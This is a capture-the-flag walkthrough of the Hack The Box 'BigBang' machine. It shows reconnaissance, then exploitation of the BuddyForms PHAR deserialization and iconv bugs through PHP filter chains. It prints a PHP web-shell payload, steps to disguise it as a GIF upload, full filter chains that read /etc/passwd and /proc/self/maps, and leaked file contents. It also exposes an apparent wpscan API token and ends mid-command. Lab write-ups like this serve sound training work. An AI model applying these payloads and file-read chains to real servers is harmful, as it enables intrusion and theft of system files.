# HTB(BigBang)

Author: Mustafa-almohsen

## Enumration

## Nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubu
ntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:15:77:1e:82:2b:2f:f1:cc:96:c6:28:c1:86:6b:3f (ECDS
A)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
zdHAyNTYAAABBBET3VRLx4oR61tt3uTowkXZzNICnY44UpSL7zW4DLrn576oy
cUCy2Tvbu7bRvjjkUAjg4G080jxHLRJGI4NJoWQ=
|   256 6c:42:60:7b:ba:ba:67:24:0f:0c:ac:5d:be:92:0c:66 (ED25
519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILbYOg6bg7lmU60H4seqYXp
E3APnWEqfJwg1ojft/DPI

80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://blog.bigbang.
htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
```

# SSH(22)

Password authentication is enabled if you find Creds come back to ssh!

```
┌──(kali㉿kali)-[~/bigbang]
└─$ ssh root@10.10.11.52
The authenticity of host '10.10.11.52 (10.10.11.52)' can't be
established.
ED25519 key fingerprint is SHA256:w7PN9DfWgTxbKl4gY79ZdTPLHPb
ZEfNlJN/9PTBIFBM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerp
rint])? yes
Warning: Permanently added '10.10.11.52' (ED25519) to the lis
t of known hosts.
root@10.10.11.52's password:
```

# HTTP(80)

List to do:

- Dirsearch tool for dir discovery
- Vhost fuzzing
- Source page
- Robots.txt
- Browse the website and discover its functionality!


- Running Ffuf to discover any vhsots on the target

```
┌──(kali㉿kali)-[~/bigbang]
└─$ ffuf -u http://bigbang.htb -H "Host: FUZZ.bigbang.htb" -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-fs 311-328

 :: Method           : GET
 :: URL              : http://bigbang.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/d
irectory-list-2.3-medium.txt
 :: Header           : Host: FUZZ.bigbang.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,4
01,403,405,500
 :: Filter           : Response size: 311-328
________________________________________________

                        [Status: 301, Size: 310, Words: 20, L
ines: 10, Duration: 161ms]
blog                    [Status: 200, Size: 211716, Words: 96
80, Lines: 2396, Duration: 839ms]
Blog                    [Status: 200, Size: 211716, Words: 96
80, Lines: 2396, Duration: 661ms]
```

- Adding the discovered vhost “blog.bigbang.htb”  to our /etc/host





- User name enum We have by changing the parma number we get diff author

http://blog.bigbang.htb/?author=3

```
Stephen Hawking
root

...
[+] root
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Dete
ction)
 |  Login Error Messages (Aggressive Detection)

[+] shawking
 | Found By: Author Id Brute Forcing - Author Pattern (Aggres
sive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


blog.bigbang.htb/?author=1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
BigBang
Author: root
Hello world!
May 31, 2024 — by root in Uncategorized
Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

blog.bigbang.htb/?author=3
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BigBang
Author: Stephen Hawking
No posts were found.

# Dirsearch

```
[18:20:13] 200 -    7KB - /license.txt
[18:20:22] 200 -    3KB - /readme.html
[18:20:23] 403 -  281B  - /server-status
[18:20:23] 403 -  281B  - /server-status/
[18:20:29] 301 -  323B  - /wp-admin  ->  http://blog.bigbang.
htb/wp-admin/
[18:20:30] 301 -  325B  - /wp-content  ->  http://blog.bigban
g.htb/wp-content/
[18:20:30] 200 -    0B  - /wp-content/
[18:20:30] 403 -  281B  - /wp-content/plugins/akismet/admin.p
hp
[18:20:30] 403 -  281B  - /wp-content/plugins/akismet/akisme
t.php
[18:20:30] 500 -    0B  - /wp-content/plugins/hello.php
[18:20:30] 301 -  326B  - /wp-includes  ->  http://blog.bigba
ng.htb/wp-includes/
[18:20:30] 409 -    3KB - /wp-admin/setup-config.php
[18:20:30] 200 -    0B  - /wp-includes/rss-functions.php
[18:20:31] 400 -    1B  - /wp-admin/admin-ajax.php
[18:20:31] 302 -    0B  - /wp-admin/  ->  http://blog.bigban
g.htb/wp-login.php?redirect_to=http%3A%2F%2Fblog.bigbang.htb%
2Fwp-admin%2F&reauth=1
[18:20:31] 200 -  415B  - /wp-content/upgrade/
[18:20:31] 200 -    0B  - /wp-cron.php
[18:20:31] 200 -  476B  - /wp-content/uploads/
[18:20:31] 200 -    0B  - /wp-config.php
[18:20:31] 302 -    0B  - /wp-signup.php  ->  http://blog.big
bang.htb/?p=1
[18:20:33] 200 -    2KB - /wp-login.php
[18:20:34] 405 -   42B  - /xmlrpc.php
[18:20:39] 200 -    5KB - /wp-includes/
```

# Tech used by the website

```
┌──(kali㉿kali)-[~/bigbang]
└─$ whatweb http://blog.bigbang.htb/
http://blog.bigbang.htb/ [200 OK] Apache[2.4.62], Country[RES
ERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (De
bian)],
 IP[10.10.11.52], JQuery[3.7.1], MetaGenerator[WordPress 6.5.
4], PHP[8.3.2],
  passwordField[pwd], Script[importmap,module,text/html,text/
javascript], Title[BigBang], UncommonHeaders[link],
  WordPress[6.5.4], X-Powered-By[PHP/8.3.2]
```

- Since its Wordpress running Wp-scan could be use-full


```
┌──(kali㉿kali)-[~/bigbang]
└─$ wpscan --url https://partners.grammarly.com --api-token e
Rz41FU5ql71seVazLoEaiTKUpxdePU77xKyxDDUBr4 -e



[+] buddyforms
 | Location: http://blog.bigbang.htb/wp-content/plugins/buddy
forms/
 | Last Updated: 2025-01-30T02:58:00.000Z
 | [!] The version is out of date, the latest version is 2.8.
15
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 11 vulnerabilities identified:
 |
 | [!] Title: BuddyForms < 2.7.8 - Unauthenticated PHAR Deser
ialization
 |     Fixed in: 2.7.8
 |     References:
 |      - https://wpscan.com/vulnerability/a554091e-39d1-4e7e
-bbcf-19b2a7b8e89f
```


```
|       - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-26326
```

- The target is affected with this vuln it use version 2.7.7 , cuz it affects any version below 2.7.8.




- Quick googling and find out this blog which described the exploit of the Unauth PHAR in BuddyForms:

https://medium.com/tenable-techblog/wordpress-buddyforms-plugin-unauthenticated-insecure-deserialization-cve-2023-26326-3becb5575ed8




- i can upload images and GIFs, but we can't upload PHP files.
- If i download the picture i can see that it's not just PNG. There's some sort of additional data filtering going on. For better understanding this article helped: https://www.ambionics.io/blog/iconv-cve-2024-2961-p1
- In which there is PoC: https://github.com/ambionics/cnext-exploits , The exploit exploits an old vulnerability in the `iconv function` from the libc binary.

When trying to convert an encoding method like UTF-8 or something similar to ISO-2022 CN EXT, a 3 byte overflow can occur. Combined with some PHP peculiarities and bugs in `BuddyForms` (our vulnerable Wordpress plugin), this leads to an exploit that can pass  data to PNG files, which ultimately allows for RCE.

```
┌──(kali㉿kali)-[~/bigbang]
└─$ wget http://blog.bigbang.htb/wp-content/uploads/2025/01/1
-8.png
--2025-01-30 23:33:57--  http://blog.bigbang.htb/wp-content/u
ploads/2025/01/1-8.png
Resolving blog.bigbang.htb (blog.bigbang.htb)... 10.10.11.52
Connecting to blog.bigbang.htb (blog.bigbang.htb)|10.10.11.52
|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 153 [image/png]
Saving to: ‘1-8.png’

1-8.png                           100%[=======================
================================>]     153  --.-KB/s    in 0s

2025-01-30 23:33:57 (32.7 MB/s) - ‘1-8.png’ saved [153/153]
```

```
┌──(kali㉿kali)-[~/bigbang]
└─$ strings 1-8.png
GIF89a
<?php __HALT_COMPILER(); ?>
O:4:"Evil":0:{}
test.txt
text
GBMB
```

# Now i need to figure out how it works!

## `Understand the Goal`

**We want to bypass file upload restrictions** by **transforming our payload** through PHP `php://filter/convert.*` mechanism.

- **Why?** Cuz Many web apps check file contents to see if its an actual image before accepting it.
- **How?** We use encoding tricks (Base64, iconv) to transform our payload into something valid **but still executable** once processed.

**I need to prepend the GIF header (`GIF89a\n`) to the contents of `/etc/passwd` using the PHP filter chain.**

### Steps to Construct the Filter Chain

1. **Prepend the GIF header (`GIF89a\n`)**
2. **Encode the result in base64 multiple times**
3. **Pass it through multiple `iconv` transformations**
4. **Ensure it decodes correctly while keeping the GIF format valid**
5. Final we get PHP Filter Payload

### What This Does

- Reads `/etc/passwd` or other local files
- Applies encoding transformations
- Prepends `GIF89a\n` to make the output a **valid GIF**
- Returns the contents of `/etc/passwd` as part of a GIF file

🚨 Step 1:

**This is our core payload so first step to choose our payload, But we can't upload it directly because the server only accepts images.**

```
<?php system($_GET['cmd']); ?>
```

🚨Step 2:

Encode the Payload in Base64 , We need to **Base64 encode** our PHP payload **so it becomes text instead of executable PHP**

```
echo -n '<?php system($_GET["cmd"]); ?>' | base64
```

We will get encoded output something like this we need to take the output

```
PD9waHAgc3lzdGVtKCRfR0VUW2NtZF0pOyA/Pg==
```

🚨Step 3:

**Convert with `iconv` To further obfuscate it and bypass MIME-type checks, we can run it through `iconv`,**

This step **depends on the target - Some filters break when** `iconv` is used. **You might not need this step if the Base64 trick alone works.**

```
echo 'PD9waHAgc3lzdGVtKCRfR0VUW2NtZF0pOyA/Pg==' | iconv -t UTF-7
```

🚨**Step 4:**

**Prepend a Valid GIF Header**

Now, we must make it look like a GIF file by adding **GIF89a**. We concatenate our fake GIF header with our Base64 payload:

```
echo -n 'GIF89a' > payload.gif
echo 'PD9waHAgc3lzdGVtKCRfR0VUW2NtZF0pOyA/Pg==' >> payload.gif
```

Verify the out put , If you see `GIF89a` at the start, **we're good to go!**

```
strings payloads.gif
```


### 🚨 Step 6:

**Upload & Execute**

1. **Upload** the `payload.gif` file to the target. So I uploaded it to the server and the server accept it.
2. If the server **decodes Base64 automatically**, visit:

```
http://target.com/uploads/payload.gif?cmd=id
```

- IF the server doesn't decode it, we might need an extra step to make it get interpreted as PHP.




- So from my method above i come  to conclusion that if we add GIF magic bytes headers in the beginning of the file it can bypass the security , But the issue here is when i try to run my payloads as shown in pic above the server does not decode it so we need to find other ways.

# After many trying treas hitting the wall i figure it out by myself

- the tool used : [https://github.com/synacktiv/php_filter_chain_generator](https://github.com/synacktiv/php_filter_chain_generator)

- Or this tool also can be used both are great tools: https://github.com/ambionics/wrapwrap
- **I need to modify the tool for the contents i wanna read** in this case i modified it to `/etc/passwd`
- **Question still i cant get answer for** is when i add "M" like "`GIF89a\nM`" changes the way the filter chain behaves! allowing the payload to work correctly and resulting in successful decoding of the `/etc/passwd` content!. I would be happy if anyone tells the reason DM me `Mustafa-Almohsen` .
- **Instead if** "`GIF89a\n`" ends up being encoded incorrectly. and not able to extract the content of `/etc/passwd` as expected!


```
┌──(venv)─(kali㉿kali)-[~/bigbang]
└─$ python3 php_filter_chain_generator.py --chain 'GIF89a\nM'
[+] The following gadget chain will generate the following co
de : GIF89a\nM (base64 value: R0lGODlhXG5N)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|conve
rt.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-enco
de|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|conver
t.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.ic
onv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.icon
v.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.icon
v.KOI8-U.IBM-932|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|conver
t.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|conver
t.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-enc
ode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|conver
t.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|conv
ert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|conv
ert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX021
3|convert.base64-decode|convert.base64-encode|convert.iconv.U
```

```
TF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.IS
O-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-dec
ode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ico
nv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-d
ecode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.i
conv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.icon
v.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base
64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
rt.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.
iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EU
CJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/r
esource=/etc/passwd
```

```
┌──(venv)─(kali㉿kali)-[~/webtools/bypass-file-upload-And-php
-filter-chain]
└─$ python3 wrapwrap.py /proc/self/maps 'GIF89a' ''  300
[!] Ignoring nb_bytes value since there is no suffix
[+] Wrote filter chain to chain.txt (size=1448).
```

```
┌──(venv)─(kali㉿kali)-[~/webtools/bypass-file-upload-And-php
-filter-chain]
└─$ cat chain.txt
php://filter/convert.base64-encode|convert.iconv.855.UTF7|con
vert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|conv
ert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.
base64-decode|convert.base64-encode|convert.iconv.855.UTF7|co
nvert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|conver
t.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|conver
t.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|
convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|conve
rt.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.
```

```
base64-encode|convert.iconv.855.UTF7|convert.iconv.CSA_T500.U
TF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022
JP2.CP775|convert.base64-decode|convert.base64-encode|conver
t.iconv.855.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP128
2.ISO-IR-90|convert.base64-decode|convert.base64-encode|conve
rt.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.885
9_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.I
BM932.UCS-2BE|convert.base64-decode|convert.base64-encode|con
vert.iconv.855.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.
UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_
3.UCS2|convert.base64-decode|convert.base64-encode|convert.ic
onv.855.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-
932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|conve
rt.base64-decode|convert.base64-encode|convert.iconv.855.UTF7
|convert.base64-decode/resource=/proc/self/maps
```



**Request**

Pretty Raw Hex

```
1  GET /wp-content/uploads/2025/02/1-29.png HTTP/1.1
2  Host: blog.bigbang.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg
   +xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  DNT: 1
8  Connection: keep-alive
9  Cookie: comment_author_52452580466114c0522e795715a70305=medo;
   comment_author_email_52452580466114c0522e795715a70305=twst%40gmail.com;
   comment_author_url_52452580466114c0522e795715a70305=https%3A%2F%2Ftest.com
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

**Response**

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 01 Feb 2025 18:01:36 GMT
3  Server: Apache/2.4.62 (Debian)
4  Last-Modified: Sat, 01 Feb 2025 18:01:28 GMT
5  ETag: "34b-62d1872c754bd"
6  Accept-Ranges: bytes
7  Content-Length: 843
8  Keep-Alive: timeout=5, max=100
9  Connection: Keep-Alive
10 Content-Type: image/png
11
12 GIF89a\nM$)Croot:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
14 bin:x:2:2:bin:/bin:/usr/sbin/nologin
15 sys:x:3:3:sys:/dev:/usr/sbin/nologin
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/usr/sbin/nologin
18 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
22 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
23 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
24 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
25 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
26 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
27 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
28 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
29 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin
```

# Code execution

All described in this cool blog : https://www.ambionics.io/blog/iconv-cve-2024-2961-p1

## 1. Modify the Remote Class

- Read `/proc/self/maps` to locate the PHP heap and libc file.
- Remove the magic GIF bytes from the uploaded file.
- Extract the PHP heap address.
- Extract the full path of the libc file.
- Download the libc file for further analysis.

---

## 2. Extract `/proc/self/maps`

The `/proc/self/maps` file contains memory mappings of the current process. This will help us find:

- The PHP heap (where our payload might be).
- The full path of the libc file (for later extraction).

```
558b954c7000-558b954ff000 r--p 00000000 00:3b 263431
/usr/sbin/apache2
558b954ff000-558b9554e000 r-xp 00038000 00:3b 263431
/usr/sbin/apache2
558b9554e000-558b95572000 r--p 00087000 00:3b 263431
/usr/sbin/apache2
558b95572000-558b95576000 r--p 000aa000 00:3b 263431
/usr/sbin/apache2
558b95576000-558b9557a000 rw-p 000ae000 00:3b 263431
/usr/sbin/apache2
558b9557a000-558b9557e000 rw-p 00000000 00:00 0
558bb8436000-558bb86c0000 rw-p 00000000 00:00 0
[heap]
558bb86c0000-558bb88a6000 rw-p 00000000 00:00 0
[heap]
7fd0c0000000-7fd0c0021000 rw-p 00000000 00:00 0
REDECTED.............
```

- I made a script i pass it the `/proc/self/maps` **file that i save in a file and it will extract me the:** `PHP Heap address` **and** `libc full file path`**.**

```
┌──(venv)─(kali㉿kali)-[~/bigbang]
